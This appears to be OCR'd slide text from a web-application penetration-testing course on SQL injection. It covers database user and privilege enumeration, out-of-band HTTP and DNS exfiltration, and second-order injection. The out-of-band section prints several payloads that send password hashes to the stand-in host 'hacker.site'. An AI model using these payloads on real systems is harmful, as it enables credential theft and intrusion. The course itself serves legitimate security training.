7.2.2.2.4 Databases > Tables & Columns

Oracle

In Oracle, retrieving tables and columns is just a simple query. We need to use the system view ALL_TABLES to enumerate the list of tables accessible to the current user.

```
SELECT table_name, tablespace_name FROM SYS.all_tables

- Or -

SELECT table_name, tablespace_name FROM all_tables
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2105.htm#REFRN20286

7.2.2.2.4 Databases > Tables & Columns

Oracle

There is a **special** table in Oracle named DUAL. It's not a real table; rather, it is a dummy table that helps in situations like this:

```
SELECT "WAPTx";
SELECT "WAPTx" FROM DUAL;
```

"Selecting from the DUAL table is useful for computing a constant expression with the SELECT statement."

https://docs.oracle.com/cd/B19306_01/server.102/b14200/queries009.htm

7.2.2.2.4 Databases > Tables & Columns

MSSQL

In SQL Server, the system view ALL_TAB_COLUMNS is useful in enumerating the columns of the tables, views, and clusters accessible to the current user. We can achieve this with the following query:

```
SELECT column_name FROM SYS.ALL_TAB_COLUMNS
-   Or -
SELECT column_name FROM ALL_TAB_COLUMNS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2091.htm

7.2.2.2.5 Database Users and Privileges

Finally, let's see how to retrieve the list of users, the current user, and their related privileges.

7.2.2.2.5 Database Users and Privileges

MySQL

MySQL provides a list of functions and constants to select the current user. This is the list of some of the useful functions for our context:

Method	Type
User()	FUNCTION
Current_user()	
System_user()	
Session_user()	
Current_user	CONSTANT

7.2.2.2.5 Database Users and Privileges

MySQL

Whereas, if the current user is privileged, we can retrieve the list of all users this way:

```
SELECT user FROM mysql.user;
```

`Mysql` is a system database that, by default, is only usable to a root user.

7.2.2.2.5 Database Users and Privileges

MySQL

What a user can do is defined through privileges. In MySQL, the privileges are all stored within the INFORMATION_SCHEMA database and organized by the following tables:

INFORMATION_SCHEMA Table
COLUMN_PRIVILEGES
SCHEMA_PRIVILEGES
TABLE_PRIVILEGES()
USER_PRIVILEGES

7.2.2.2.5 Database Users and Privileges

MySQL

So, for example, all user privileges can be selected in this way:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

Whereas, if we are looking for privileges on databases, this is the query to use:

```
SELECT grantee, table_schema, privilege_type
FROM INFORMATION_SCHEMA.SCHEMA_PRIVILEGES;
```


On the next slide, we will see how to extract the privileges on tables and columns.

7.2.2.2.5 Database Users and Privileges

MySQL

For the privileged users, we can once again use the `mysql.user` table to select the privileges from the respective columns.

```
SELECT user, select_priv, … ,
FROM MYSQL.USER;
```



7.2.2.2.5 Database Users and Privileges

MySQL

If we want to gather the DBA accounts, then we may need to improve the previous query using a WHERE clause:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE privilege_type ='SUPER'
```

7.2.2.2.5 Database Users and Privileges

MySQL

Whereas, privileged users need to change their select query on the `mysql.user` table in the following way:

```
SELECT user FROM MYSQL.USER
WHERE Super_priv = 'Y';
```

7.2.2.2.5 Database Users and Privileges

MSSQL

In this context, MSSQL is similar to MySQL. We have the following list of functions and constants to select the current user:

Method	Type
suser_sname()	FUNCTION
User	CONSTANT
System_user	

7.2.2.2.5 Database Users and Privileges

MSSQL

In addition, we can also use the System Tables:

Current user

```
SELECT loginame FROM SYSPROCESSES
WHERE spid = @@SPID
```

Current User Process ID

All users

```
SELECT name FROM SYSLOGINS
```

http://msdn.microsoft.com/en-us/library/ms189535.aspx

7.2.2.2.5 Database Users and Privileges

MSSQL

Or we can also use System Views:

Current **active** user

```
SELECT original_login_name FROM SYS.DM_EXEC_SESSIONS
WHERE status='running'
```

7.2.2.2.5 Database Users and Privileges

MSSQL

Once we have identified the users, we need to understand their privileges. IS_SRVROLEMEMBER is the function that contains the key / answer to our question:

```
IF IS_SRVROLEMEMBER ('sysadmin') = 1
   print 'Current user''s login is a member of the sysadmin role'
ELSE IF IS_SRVROLEMEMBER ('sysadmin') = 0
   print 'Current user''s login is NOT a member of the sysadmin role'
```

In addition to sysadmin, these are other possible roles: serveradmin, dbcreator, setupadmin, bulkadmin, securityadmin, diskadmin, public, processadmin

http://msdn.microsoft.com/en-us/library/ms176015.aspx

7.2.2.2.5 Database Users and Privileges

MSSQL

Additionally, we can also use this function to ask about other users in the following way:

```
SELECT IS_SRVROLEMEMBER ('processadmin', 'aw')
```

This is the name of the SQL Server login to check. If no username is supplied as an argument, it is the current user.

7.2.2.2.5 Database Users and Privileges

MSSQL

Who is the owner of what? Let's use the System Table syslogins:

```
SELECT loginname FROM SYSLOGINS where sysadmin=1
```

Or, we can use the System View server_principals:

```
SELECT name FROM SYS.SERVER_PRINCIPALS where TYPE='S'
```

SQL Login

http://msdn.microsoft.com/en-us/library/ms174355.aspx
http://msdn.microsoft.com/en-us/library/ms188786.aspx

7.2.2.2.5 Database Users and Privileges

Oracle

What about users in Oracle? Retrieving the current user is very simple via the following query:

```
SELECT user FROM DUAL
```

We can say the same about using the system views USER_USERS or ALL_USERS for the complete list below:

```
SELECT username FROM USER_USERS
- Or -
SELECT username FROM ALL_USERS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5457.htm#REFRN26302
https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2115.htm#REFRN20302

7.2.2.2.5 Database Users and Privileges

Oracle

User privileges are organized within the System Tables: DBA_ROLE_PRIVS and USER_ROLE_PRIVS. The first table describes the roles of all users in the database, while the second is exclusive for the current user. Clearly, the DBA table is for privileged users!

```
SELECT grantee FROM DBA_ROLE_PRIVS
-Or-
SELECT username FROM USER_ROLE_PRIVS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_4206.htm#REFRN23230
https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5377.htm#REFRN26230

7.2.2.2.5 Database Users and Privileges

Oracle

The current user's session privileges are also reported within the SESSION_ROLES view:

```
SELECT role FROM SESSION_ROLES
```


https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5149.htm#REFRN29028

7.2.2.2.5 Database Users and Privileges

Oracle

If you want to retrieve an overview of all the data dictionaries, tables, and views available, then you may need to use this super view: DICTIONARY.

```
SELECT * FROM DICTIONARY
-or-
SELECT * FROM DICT
```



https://docs.oracle.com/cd/E11882_01/server.112/e40402/statviews_5120.htm#BEGIN

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

7.3

Advanced SQLi Exploitation

7.3.1 Out-of-Band Exploitation

Let's now introduce a **set** of exploitation techniques useful when facing `Special-Blind SQL Injection` scenarios. In these situations, we cannot rely on the inferential techniques to retrieve data.


These will not work because the results are being limited, filtered, and so forth; therefore, we need to opt for another `CHANNEL` to carry this information.

7.3.1 Out-of-Band Exploitation

These techniques are known as: `Out-of-Band` or `OOB Exploitation`. Here, the main concept, is to use alternative **channels** to convey information that, on the "*normal channels*", is denied.

The next image should make this concept clearer.

7.3.1.1 Alternative OOB Channels



7.3.1.1 Alternative OOB Channels

As you can see from the previous image, there are several alternative channels we can use. The most relevant are: `HTTP`, `DNS`, `email` and `Database Connections`. In this chapter, we'll see only the first two because they are the most common scenarios.

Using one channel over another depends on a number of factors (IE: the targeted DBMS). Each system defines its own features and policies; therefore, the use of a specific channel can be suitable only for that specific system context supporting that feature.

7.3.1.2 Out-of-Band Exploitation (OOB) via HTTP

Let's start exploring these channels from the HTTP perspective. We can leverage the HTTP channel for the DBMS systems that provide features for accessing data on the Internet over HTTP using SQL.

Using these features, we can create a query to a web resource controlled by the hacker and then control the access log for analyzing all the requests arrived.

7.3.1.2 Out-of-Band Exploitation (OOB) via HTTP

Among our three baseline DBMSs managed, the only system that provides this type of feature natively is `Oracle`. Here we can use two different techniques in performing HTTP requests.

The first is the `UTL_HTTP` package followed by the second option, `HTTPURIType`, a subtype of the `URIType` object.

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm
https://docs.oracle.com/cd/B28359_01/appdev.111/b28419/t_dburi.htm#BGBGAHAA

7.3.1.2.1 Oracle URL_HTTP Package

The UTL_HTTP package is interesting because it can be used both via SQL and PL/SQL. The package has two useful functions to perform HTTP requests: REQUEST and REQUEST_PIECES.

Both of these show a string length of 2000 or less bytes, which is the result returned from the HTTP request.

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm
https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm#i998070
https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm#i998146

7.3.1.2.1 Oracle URL_HTTP Package

However, only the REQUEST function can be used straight in a SQL query. See below:

```
SELECT UTL_HTTP.REQUEST
('hacker.site/'|| (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1))
FROM DUAL;
```

7.3.1.2.1 Oracle URL_HTTP Package

Whereas, REQUEST_PIECES must be used within a PL/SQL block. Check out the example on the right.

```
CREATE OR REPLACE FUNCTION readfromweb (url VARCHAR2)
   RETURN CLOB
IS
   pcs    UTL_HTTP.HTML_PIECES;
   retv   CLOB;
BEGIN
   pcs := UTL_HTTP.request_pieces (url, 50);
   FOR i IN 1 .. pcs.COUNT
   LOOP
      retv := retv || pcs (i);
   END LOOP;
   RETURN retv;
END;
```

http://www.gokhanatil.com/2013/06/how-to-read-web-pages-using-utl_http-request_pieces.html

7.3.1.2.2 Oracle HTTPURITYPE Package

From the attacker's point of view, the downside of using the UTL_HTTP is that it is identified as a potential security problem in Administrator security guides, therefore it is often disabled.

On the other hand, HTTPURIType is not marked as a risky method, thus it is more likely to be discovered as a potential way in.

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm
https://docs.oracle.com/cd/B28359_01/appdev.111/b28419/t_dburi.htm#i1007928

7.3.1.2.2 Oracle HTTPURITYPE Package

We can also exfiltrate information via HTTP, using this package:

```
SELECT HTTPURITYPE
('hacker.site/'|| (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1)) .getclob()
FROM DUAL;
```

The **GETCLOB()** method returns the Character Large Object (**CLOB**) retrieved, but we can also use other methods such as: **GETBLOB()**, **GETXML()** and **GETCONTENTTYPE()**.

7.3.1.3 OOB via DNS

Another interesting exfiltration channel is, without a doubt, DNS. The main concept is similar to the HTTP exfiltration technique, but in this case, we leverage the DNS resolution process for retrieving the results of our query. In this context, instead of controlling the web server we have to control a DNS server.

There are several pros to leveraging this technique. For example, even if the administrator sets an aggressive firewall policy filtering out any outgoing connections, the victim site will still both be able to reply to requests and **perform DNS queries**.

7.3.1.3 OOB via DNS

In an OOB via DNS attack, the server uses a DNS resolver configured by the network administrator, but the resolver needs to contact a DNS server under the attacker's control, therefore giving back the results of the injection to the attacker.

The next image will clarify the flow of this exploitation.

7.3.1.3.1 DNS Exfiltration Flow

7.3.1.3.1 DNS Exfiltration Flow

As a requirement, in order to monitor each performed query against the DNS server, the attacker must have access to that server.

Clearly, the server must be registered as the authoritative name server for that zone (e.g. *hacker.site*).

7.3.1.3.2 Provoking DNS Requests

To perform this kind of Out-of-Band exploitation, we need to have a DBMS that supports (in some way) features able to trigger the DNS resolution process. Generally, these features are the ones that operate at the networking level.

Let's see some examples.

7.3.1.3.2 Provoking DNS Requests

MySQL (win)

In MySQL, the function LOAD_FILE() reads the file and returns the file contents as a string:

```
SELECT LOAD_FILE("C:\\Windows\\system.ini");
```

7.3.1.3.2 Provoking DNS Requests

MySQL (win)

We can exploit this function and provoke DNS requests by requesting a UNC path like this: `\\[data].hacker.site`

```
SELECT LOAD_FILE(CONCAT('\\\\',
'SELECT password FROM mysql.user WHERE user=\'root\'',
'.hacker.site'));
```

***Note**: the backslash is a special character in MySQL, thus it must be escaped.*

7.3.1.3.2 Provoking DNS Requests

MSSQL

MSSQL is full of Extended Stored Procedures, both those that are documented and those that are **NOT**. Using these procedures, we can provoke DNS requests by using UNC paths as we did with MySQL.

Let's see some procedures and examples.

https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/general-extended-stored-procedures-transact-sql?view=sql-server-ver15
https://web.archive.org/web/20150117072435/http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm

7.3.1.3.2 Provoking DNS Requests

MSSQL

We can use the extended stored procedure MASTER..XP_FILEEXIST to determine whether a particular file exists on the disk or not. This is how to execute that command:

```
EXEC MASTER..XP_FILEEXIST 'C:\Windows\system.ini'
```

Two other alternatives are XP_DIRTREE and XP_SUBDIRS.

7.3.1.3.2 Provoking DNS Requests

MSSQL

As Štampar said in this awesome paper* , stored procedures do not accept sub queries in a given parameter value; therefore, we need to pre-elaborate the form before submitting the request.

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1
MASTER.DBO.FN_VARBINTOHEXSTR(password_hash)
FROM SYS.SQL_LOGINS WHERE name='sa')
+'.hacker.site';

EXEC('MASTER..XP_FILEEXIST "\\'+@host+'""');
```

7.3.1.3.2 Provoking DNS Requests

Oracle

Under Oracle, we can again use the UTL_INADDR package with the functions GET_HOST_ADDRESS and GET_HOST_NAME, as follows:

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site') FROM DUAL
                                                    -or-
SELECT UTL_INADDR.GET_HOST_NAME((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site')
FROM DUAL
```

7.3.1.3.2 Provoking DNS Requests

Oracle

Also function/packages such as `HTTPURITYPE.GETCLOB`, `UTL_HTTP.REQUEST` and `DBMS_LDAP.INIT` can be used; however, we should note that this strongly depends on the tested version of Oracle.

Once again, as with most of our vectors, they are context based.

7.3.1.3 OOB via DNS

To automate this data exfiltration technique, the authors of sqlmap have implemented a way to run a fake DNS server and easily perform the exploitation.

Check out the original presentation here:

http://www.slideshare.net/stamparm/dns-exfiltration-using-sqlmap-13163281

7.3.2 Exploiting Second-Order SQL Injection

Usually, when discussing SQL injections it means discussing "`first-order`" SQL injections scenarios.

This is where the exploitation steps are similar to a *challenge-response*.

7.3.2.1 First-order Example


1. *The attacker submits his malicious request.*
2. *The victim application elaborates the request and thus triggers the injected query.*
3. *The results of the query are returned in some way to the attacker.*

7.3.2.2 Second-order Example

There is a kind of “*level-up*” to this injection scenario known as "second-order" SQL Injection. What's different in this new “*level*” is the sequence of events that occurs.

In the upcoming slides, we’ll take a look at a typical scenario.

7.3.2.2 Second-order Example



1. *The attacker submits his malicious request.*
2. *The application stores that input and responds to the request.*
3. *The attacker submits another request (SECOND).*
4. *To handle the second request, the application retrieves the previously stored input and processes it. This time, the attacker's injected query is executed - the results of the query are returned in some way to the attacker.*

7.3.2.2 Second-order Example

As you can imagine, there are numerous possible scenario's which all typically depend upon how the application is developed.

For example, in the labs you'll find a situation in which you must exploit a Second-Order SQL injection, which begins with a "simple" file upload.

7.3.2.3 Security Considerations

Second-order SQL injections are extremely powerful, much like their equivalent in the first-order space; however, due to their nature, they are more difficult to detect.

The exploit is submitted in one request and triggered when the application handles a different request.

7.3.2.3 Security Considerations

This is due to the fact that, generally, developers are careful when receiving input's directly from users.

One of the capstone rules of development says: ***"never trust user input"***.

7.3.2.3 Security Considerations

Later when they reuse the stored information, in their mind, that tainted data is now safe and that's where this technique comes to life.

This is one of the many reasons why we should say:

"Never trust ~~user~~ any input!"

7.3.2.4 Automation Considerations

Modern automated scanners are unable to perform the rigorous methodology necessary for discovering second-order vulnerabilities.

This is because there are several possible scenarios, and without an understanding of the meaning and usage of data items within the application, the work involved in detecting second-order SQL injection grows exponentially base on size of the application's functionality.

7.3.2.4 Automation Considerations


The human factor is, naturally, fundamental for the understanding of the application and the flow of the exploitation.

That's why automated scanners must be a support mechanism for the pentester instead of be a magic wand!

SQL Injection Labs

SQL Injection

You are a pentester, and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB.



Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.

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Labs

SQL Injection

You are a pentester, and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.